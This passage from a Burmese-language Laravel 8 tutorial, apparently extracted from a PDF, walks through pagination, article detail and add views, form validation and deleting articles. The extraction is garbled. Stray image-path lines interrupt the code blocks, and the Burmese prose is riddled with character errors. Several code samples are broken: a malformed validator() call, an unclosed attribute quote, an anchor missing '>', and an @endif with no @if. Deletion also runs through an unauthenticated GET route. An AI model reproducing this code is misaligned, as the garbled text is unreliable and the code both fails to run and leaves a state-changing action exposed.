ပြဿနာတစ်ခုတော့ ရှိပါတယ်။ Laravel 8 မှာ Pagination Links တွေပြတဲ့ UI အတွက် TailwindCSS ကို Default အနေနဲ့ အသုံးပြုထားပါတယ်။ ကျွန်တော်တို့က လက်ရှိ Bootstrap ကို အသုံးပြုနေတာဖြစ်လို့ Pagination Links တွေပြတဲ့အခါ Bootstrap ကိုအသုံးပြုပြီး ပြပေးဖို့ ထပ်တိုးသတ်မှတ်ပေးဖို့ လိုအပ်လာ ပါတယ်။ ဒါကြောင့် apps/Providers ဖို့ဒါထဲက AppServiceProvider.php ဖိုင်မှာ အခုလို ဖြည့်ရေးပေးရ ပါမယ်။

PHP

```
<?php

namespace App\Providers;


use Illuminate\Support\ServiceProvider;
use Illuminate\Pagination\Paginator;

class AppServiceProvider extends ServiceProvider
{
    /**
     * Register any application services.
     *
     * @return void
     */
    public function register()
    {
        //
    }

    /**
     * Bootstrap any application services.
     *
     * @return void
     */
    public function boot()
    {
        Paginator::useBootstrap();
    }
}
```

ကျွန်ုပ်တွေကို နိဂုံးတဲ့ကုဒ်တွေဖြစ်ပြီး Highlight လုပ်ပြထားတဲ့အပိုင်းတွေကိုပဲ ထပ်တိုးရမှာပါ။ Paginator Class ကို Import လုပ်ပြီး အောက်က boot() Method မှာ Paginator::useBootstrap() ကို ခေါ်ပေးလိုက်တာပါ။

ပြီးတဲ့အခါ စမ်းကြည့်လိုရပါပြီ။ ရလဒ်က ဒီလိုဖြစ်သွားပါလိမ့်မယ်။



စာမျက်နှာ 1, 2, 3 စသဖို့ Paging Links တွေ ပါဝင်သွားတာပါ။ နောက်တစ်ဆင့်အနေနဲ့ ArticleController ရဲ့ detail() Method ကို အချလိုပြင်ပေးရပါမယ်။

PHP

```
public function detail($id)
{
    $data = Article::find($id);

    return view('articles.detail', [
        'article' => $data
    ]);
}
```

Article::find() Method ကိုသုံးပြီး ပေးလိုက်တဲ့ ID နဲ့ ကိုက်ညီတဲ့ Record တစ်ကြောင်းကို ထုတ်ယူလိုက်တာပါ။ ထုတ်ယူရရှိလာတဲ့ Data ကို သုံးပြီး Detail Template ကို ပြခိုင်းထားခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် Detail Template ထပ်ရေးပါမယ်။ /resources/views/articles ဖုဒါတဲ့မှာ detail.blade.php အမည်နဲ့ View ဖိုင်တစ်ခု ထပ်တည်ဆောက်ပေးပါ။ ပြီးရင် ပေးထားတဲ့ကုဒ်ကို ရေးသားရမှာ ဖြစ်ပါတယ်။

HTML/Blade/PHP

```


@extends ("layouts.app")

@section("content")
    <div class="container">
        <div class="card mb-2">
            <div class="card-body">
                <h5 class="card-title">{{ $article->title }}</h5>
                <div class="card-subtitle mb-2 text-muted small">
                    {{ $article->created_at->diffForHumans () }}
                </div>
                <p class="card-text">{{ $article->body }}</p>
                <a class="btn btn-warning"
                    href="{{ url("/articles/delete/$article->id") }}"
                    Delete
                </a>
            </div>
        </div>
    </div>
@endsection

```

ဒီကုဒ်က Index Template အတွက်ကုဒ်နဲ့ သဘောသဘာဝ အတူတူပါပဲ။ ကွာသွားတာက Record တစ် ကြောင်းတည်းမို့လို့ foreach() တွေဘာတွေနဲ့ Loop လုပ်နေစရာမလိုတော့ဘဲ ဖော်ပြထားခြင်း ဖြစ်ပါတယ်။ \$article နဲ့ \$articles မမှားပါစေနဲ့။ Variable အမည်လေးတွေ ဂရို့ကိုပါ။ အရမ်းမှား တတ်ကြပါတယ်။ ဒီ Template ရဲ့ နောက်ထပ်ထူးခြားချက်ကတော့ View Detail မပါတော့ဘဲ Delete ဆ လုပ်တစ်ခု ပါဝင်သွားခြင်း ဖြစ်ပါတယ်။ အဲဒီ Delete ဆလုပ်ကို နှိပ်လိုက်ရင် /articles/delete/{id} Route ကို သွားမှာပါ (Double Quote String ကိုသုံးတာ သတိပြုပါ။ မှားကြလွန်းလို့ သတိပေးရတာပါ)။

/articles/delete/{id} Route မရှိသေးပါဘူး။ ရေးပေးရမှာပါ။ အခုမရေးသေးပါဘူး။ နောက်မှ ရေးပါမယ်။ လက်ရှိအနေအထားကို စမ်းကြည့်လိုက်ရပါမြို့။ Article List ထဲက နှစ်သက်ရာတစ်ခုကို View Detail နှိပ်ကြည့်ရင် အခုလိုဂလဒ်ကို ရှိပါလိမ့်မယ်။



ဆက်လက်ပြီး ဒီအခန်းအတွက် နောက်ဆုံး Template နဲ့ပတ်သက်တဲ့ ဖြည့်စွက်ချက်အနေနဲ့
`/resources/views/layouts` ထဲက `app.blade.php` ကိုဖွင့်ကြည့်ပါ။ `<!-- Left Side of Navbar -->` ဆိုတဲ့နေရာလေးကို ရှာပြီး အခုံလိုဖြည့်စွက်ပေးလိုက်ပါ။


HTML/Blade

```
<!-- Left Side Of Navbar -->


- + Add Article

```

ဒါဟာ Article အသစ်တွေ ထပ်ထည့်နိုင်ဖို့အတွက် Add Article ခလုပ်ကို ထည့်သွင်းလိုက်ခြင်းဖြစ်ပါတယ်။
 နှိပ်လိုက်ရင် `/articles/add` Route ကို ရောက်သွားမှာပါ။ အဲဒီ Route လည်း မရေးရသေးပါဘူး။
 နောက်တစ်ခန်းကျတော့မှ ဆက်ရေးမှာ ဖြစ်ပါတယ်။ အခုံနေ ရလဒ်ကတော့ ဒီလိုဖြစ်မှာပါ။



Laravel ဆိုတဲ့ ပရောဂျက်ခေါင်းစဉ် ဘေးနားမှာ + **Add Article** ခလုပ်တစ်ခု ဝင်သွားတာပါ။ အလုပ်တော့ မလုပ်သေးပါဘူး။ အလုပ်လုပ်အောင် နောက်တစ်ခန်းမှာ ဆက်ရေးကြမှာ ဖြစ်ပါတယ်။

ဖြည့်စွက်မှတ်သားသင့်တာကတော့၊ Laravel ဆိုတဲ့ ပရောဂျက်ခေါင်းစဉ်ကို ပြင်ချင်ရင် .env ဖိုင်ထဲက APP_NAME ကို ကိုယ်တိုက်တဲ့ နာမည်နဲ့ ပြင်ပေးလိုက်လို့ ရတယ်ဆိုတဲ့အချက်ပဲ ဖြစ်ပါတယ်။ ဥပမာ -

ENV

```
APP_NAME="Laravel Blog"
```

အခန်း (၄၉) – Laravel Form

ဒီအခန်းမှာတော့ HTML Form နဲ့ Request Data တွေကို စီမံတဲ့အပိုင်း ဆက်ကြပါမယ်။ ပါ ပိုင်းက လိုအပ်မယ့် ခလုပ်တွေတော့ ထည့်ခဲ့ပြီးသားပါ။ လိုအပ်မယ့် Route တွေ မထည့်ရသေးလို့ ထပ်ထည့်ရပါမြို့မယ်။ ဒီလိုပါ -

PHP

```
Route::get('/articles/add', [ArticleController::class, 'add']);

Route::post('/articles/add', [
    ArticleController::class,
    'create'
]);

Route::get('/articles/delete/{id}', [
    ArticleController::class,
    'delete'
]);
```

Add အတွက် Route နှစ်ခုနဲ့ Delete အတွက် တစ်ခုပါ။ Add အတွက် Route က နှစ်ခုဆိုပေမယ့် URL လိပ်စာက တစ်ခုတည်းပါ။ သတိထားကြည့်ပါ။ တူညီတဲ့လိပ်စာကိုပဲ get() Method နဲ့တစ်ခု၊ post() Method နဲ့တစ်ခု ရေးထားတာပါ။ လိပ်စာရှိက်ထည့်ပြီး (သို့) Link ခလုပ်ကိုနှိပ်ပြီး /articles/add ကို လာရင် ArticleController@add အလုပ်လုပ်သွားမှာဖြစ်ပြီး၊ HTML Form ကနေ Submit ခလုပ်နှိပ်ပြီး /articles/add ကို လာရင်တော့ ArticleController@create အလုပ်လုပ်သွားမှာပါ။

ဆက်လက်ပြီး HTML Form ပါဝင်တဲ့ View Template တစ်ခု တည်ဆောက်ပါမယ်။ /resources/views/articles ဖို့တဲ့မှာ add.blade.php အမည်နဲ့ ဖိုင်တစ်ခုဆောက်ပါ။ ပြီးရင် ဒါ HTML Form ကူးကို ရေးသားပေးပါ။

HTML/Blade/PHP

```
@extends('layouts.app')

@section('content')


<form method="post">
    @csrf
    <div class="mb-3">
        <label>Title</label>
        <input type="text" name="title" class="form-control">
    </div>
    <div class="mb-3">
        <label>Body</label>
        <textarea name="body" class="form-control"></textarea>
    </div>
    <div class="mb-3">
        <label>Category</label>
        <select class="form-select" name="category_id">
            @foreach($categories as $category)
                <option value="{{ $category['id'] }}>
                    {{ $category['name'] }}
                </option>
            @endforeach
        </select>
    </div>
    <input type="submit" value="Add Article"
        class="btn btn-primary">
</form>
</div>
@endsection


```

ဒီကုဒ်မှာ အထူးသဖြင့် သတိပြုသင့်တာ (j) ချက်ရှုပါတယ်။ ပထမတစ်ချက်ကတော့ <form> Element အတွင်းမှာ @csrf လိုခေါ်တဲ့ Blade Directive တစ်ခု ပါဝင်ပါတယ်။ Cross-site Request Forgery လိုခေါ်တဲ့ လုပ်ချေပြသောတစ်ခုရှိပြီး Laravel က ဒီပြဿနာကို ဖြေရှင်းပေးထားခြင်း ဖြစ်ပါတယ်။ CSRF အကြောင်းကိုတော့ ကြားဖြတ် မပြောနိုင်ပါဘူး။ လိုရင်းအနေနဲ့ လုပ်ချေးအတွက် လိုအပ်တဲ့ လုပ်ဆောင် ချက်ဖြစ်ပြီး @csrf မပါရင် Laravel က အဲဒီဖောင်ကပေးပို့တဲ့ လုပ်ငန်းကို လက်ခံ အလုပ်လုပ်မှာ မဟုတ်

ဘူးလိုပဲ မှတ်ထားပေးပါ။ ဒုတိယတစ်ချက်ကတော့ category_id Select Box အတွက် \$categories ကို Loop လုံးပြီး ရေးသားထားလို ဒါ View Template အလုပ်လုပ်ဖို့အတွက် \$categories လိုအပ်မှာဖြစ်ပါတယ်။ ကျွန်တာတွေကတော့ ရိုးရိုး HTML Form တစ်ခုမှာ ရေးလေ့ရေး ထဲရှိတဲ့ ကုဒ်တွေချည်းပါပဲ။


အလုပ်တော့ လုပ်ခြီးမှာ မဟုတ်ပါဘူး။ ArticleController@add Method ကို မရေးရသေးတဲ့ အတွက်ပါ။ ဒါကြောင့် ArticleController ထဲမှာ add() Method ကို အခုလိုရေးပေးပါ။

PHP

```
public function add()
{
    $data = [
        [ "id" => 1, "name" => "News" ],
        [ "id" => 2, "name" => "Tech" ],
    ];

    return view('articles.add', [
        'categories' => $data
    ]);
}
```

articles/add Template ကို \$categories နဲ့အတူ ပြခိုင်းတဲ့ကုဒ်ဖြစ်ပါတယ်။ ဒါကြောင့်အခုနေ စမ်းကြည့်မယ်ဆိုရင် စမ်းကြည့်လိုပါပြီ။ /articles/add လို URL လိပ်စာ ရိုက်ထည့်လိုရသလို ပြီးခဲ့တဲ့အခန်းမှာ ထည့်ခဲ့တဲ့ + Add Article ခလုပ်ကို နှိပ်လိုလည်း ရပါတယ်။



Add Article ဖောင်ကိုတော့ မြင်ရပါဖြီ။ နမူနာစမ်းထည့်လိုက်တော့ မရသေးပါဘူး။ ဒီဖောင်ကနေ **Add Article** ဆုပ်ကို နှိပ်လိုက်ရင် /articles/add Route ကို POST နဲ့သွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် ArticleController@create Method ရေးပေးဖို့ လိုပါတယ်။ create() Method ရဲ့ တာဝန် ကတော့ ဖောင်မှာ ရေးဖြည့်လိုက်တဲ့ အချက်အလက်တွေကို သိမ်းပေးရမှာပါ။ ဒီလိုရေးရပါတယ်။

PHP


```
public function create()
{
    $article = new Article;
    $article->title = request()->title;
    $article->body = request()->body;
    $article->category_id = request()->category_id;
    $article->save();

    return redirect('/articles');
}
```

ပထမဆုံး Article Model အသစ်တစ်ခုတည်ဆောက်ပြီး title, body, category_id ဆိုတဲ့

Property တွေ သတ်မှတ်လိုက်တာပါ။ ဖောင်ကပေးပို့တဲ့ Data ကို လိုချင်ရင် Request \$request Object (သို့မဟုတ်) request() Function ကနေယူလို ရပါတယ်။ နူးနာမှာတော့ request() Function ကနေ ယူထားပါတယ်။ လိုအပ်တဲ့ Property တွေသတ်မှတ်ပြီး save() ကို Run ပေးလိုက်ရင် ရပါပြီ။ INSERT INTO တွေဘာတွေ ကိုယ့်ဘာသာ လုပ်နေစရာမလိုဘဲ Laravel က Table ထဲမှာ Record အသစ်တစ်ခုကို ထည့်ပေးသွားမှာ ဖြစ်ပါတယ်။ စမ်းကြည့်လိုပါပြီ။

စမ်းကြည့်တဲ့အခါ ဖောင်မှာ Data ကို စုံအောင်မဖြည့်ပဲ စမ်းခဲ့ရင် ဒီလို Error တက်နိုင်ပါတယ်။



လိုအပ်တဲ့ Data မစုံဘဲ INSERT လုပ်ဖို့စားမိသလို ဖြစ်သွားလို အခုလို Error တက်တာပါ။ ဒါမျိုး Error မတက်စေဖို့အတွက် Validation စစ်ပေးသင့်ပါတယ်။ ဒါကြောင့် create() Method ကို အခုလို ပြင်လိုက်ပါ။

PHP

```
public function create()
{
    $validator = validator(request()->all()) , [
        'title' => 'required',
        'body' => 'required',
        'category_id' => 'required',
    ]);

    if($validator->fails()) {
        return back()->withErrors($validator);
    }

    $article = new Article;
    $article->title = request()->title;
    $article->body = request()->body;
    $article->category_id = request()->category_id;
    $article->save();

    return redirect('/articles');
}
```

Laravel နဲ့အတူ တစ်ခါတည်းပါတဲ့ **validator()** Function ကိုသုံးပြီး Validation စစ်ဆေးပါတယ်။ Parameter နှစ်ခုပေးရပြီး ပထမတစ်ခုက Data ပါ။ နမူနာမှာ **request()**->**all**() လိုပြောထားတဲ့ အတွက် Form Request Data အားလုံးကို စစ်မှာပါ။ ဒုတိယက Validation Rule ဖြစ်ပါတယ်။ **required**, **email**, **minlength** စသဖြင့် လိုအပ်တဲ့ Rule တွေ သတ်မှတ်နိုင်ပါတယ်။ နမူနာမှာ တော့ **title**, **body**, **category_id** အားလုံးအတွက် **required** လိုပြောထားလို့ မဖြစ်မနေပါရ မယလို့ စစ်လိုက်တာပါ။ တြော်ခြားသုံးလို့ရတဲ့ Validation Rule တွေကို သိချင်ရင် အောက်ကလင့်မှာ ကြည့်လိုရပါတယ်။

- <https://laravel.com/docs/validation#available-validation-rules>

ပြီးတဲ့အခါ **fails()** Method နဲ့စစ်လိုက်ပြီး Validation Fails ဖြစ်ခဲ့ရင် **return back()** လိုပြောလိုက်တဲ့အတွက် အောက်က အလုပ်တွေ ဆက်မလုပ်တော့ဘဲ လာခဲ့တဲ့နေရာကို ပြန်ရောက်သွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် Error မတက်တော့ဘဲ Add Form ကို ပြန်ရောက်သွားမှာပါ။ ဒီလိုသွားတဲ့အခါ **withErrors()** ရဲ့ အကူအညီနဲ့ **\$validator** Object ကို သယ်သွားလို့ Form Template မှာ အဲဒီ **\$validator** Object ထဲက Error Message တွေကို ပြချင်ရင်ပြလိုရပါတယ်။

အခုနေစစ်းကြည့်ရင် Error မတက်တော့ဘဲ Form Template ကို ပြန်ရမှာပါ။ ဘာ Error Message မှ

လည်း ပြမှာ မဟုတ်ပါဘူး။ ဒါကြောင့် ပြသန့်တဲ့ Error Message တွေ ပြစေဖို့အတွက် add Template မှာ အခုလို ဖြည့်စွက်ပေးဖို့ လိုအပ်ပါတယ်။

PHP

```
@extends('layouts.app')

@section('content')



@foreach($errors->all() as $error)
- {{ $error }}

@endforeach


@endif

<form method="post">
...
</form>
</div>
@endsection
```

Template ကုဒ်ထဲမှာ \$errors Variable ကို သုံးလို ရနေတာကို အရင်သတိပြုပါ။ withErrors () နဲ့ Controller ကပေးလိုက်လို အခုလိုသုံးလိုရနေတာပါ (နောက်က ၂ ကလေးတွေကို ဂရိစိုက်ပါ၊ အရမ်းကျန်ကြပါတယ်)။ any () Method နဲ့ ရှိမရှိအရင်စစ်ပြီး ရှိရင် all () Method နဲ့ ရှိသမျှ Error အားလုံး ကို Loop ပါတ်ပြီး ဖော်ပြလိုက်တာ ဖြစ်ပါတယ်။ ဒါကြောင့် အခုနေ ဖောင်မှာ စုံအောင်မဖြည့်ဘဲ ခလုပ်နိုင် ရင် အခုလို Error Message ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။



အခုခံရင် Article အသစ်တွေ ထည့်လိုက်သွားပါပြီ။ Validation လည်း စစ်ပြီးပါပြီ။ လက်စနဲ့ ထည့်ထားတဲ့ Article တွေကို ပြန်ဖျက်လိုက်တဲ့ လုပ်ဆောင်ချက်ကို ထပ်ထည့်ပါမယ်။ Route တွေ ခလုပ်တွေက ထည့်ပြီး သားပါ။ ArticleController မှာ delete() Method ကို အခုလို ထပ်ရေးပေးဖို့ပဲ လိုပါတယ်။

PHP

```
public function delete($id)
{
    $article = Article::find($id);
    $article->delete();

    return redirect('/articles')->with('info', 'Article deleted');
}
```

ဒါပါပဲ။ လွယ်ပါတယ်။ find() Method ကိုသုံးပြီး ID နဲ့ ကိုက်တဲ့ Article ကိုထုတ်ယူပါတယ်။ ပြီးတဲ့အခါ သူပေါ်မှာ delete() ကို Run ပေးလိုက်ယုံပါပဲ။ စမ်းကြည့်နိုင်ဖို့အတွက် Article Detail ကိုသွားပြီး Delete ခလုပ်ကို နိုင်ရမှာပါ။ ဖျက်ပြီးသွားရင် Article List ကို ပြန်သွားခိုင်းထားပါတယ်။ အဲဒီလို သွားခိုင်း တဲ့အခါမှာ with() Method နဲ့ အချက်အလက်တစ်ချို့ ပေးလိုက်တာကို သတိပြုပါ။ အဲဒါကို Flash Message လို ခေါ်ပါတယ်။ User သိဖို့လိုတဲ့ အချက်အလက်တွေကို တစ်ကြိမ် ပြပေးတဲ့ Message အမျိုး

အစားပါ။ အခုက္ခာ ပြောမှာ မဟုတ်သေးပါဘူး။ ပြတဲ့ကုဒ်ကို ရေးပေးရနိုင်မှာပါ။ ဒါကြောင့် articles/index.blade.php ဖိုင်မှာ အခုလို ဖြည့်စွက်ပေးရပါနီးမယ်။

HTML/Blade/PHP

```
@extends("layouts.app")

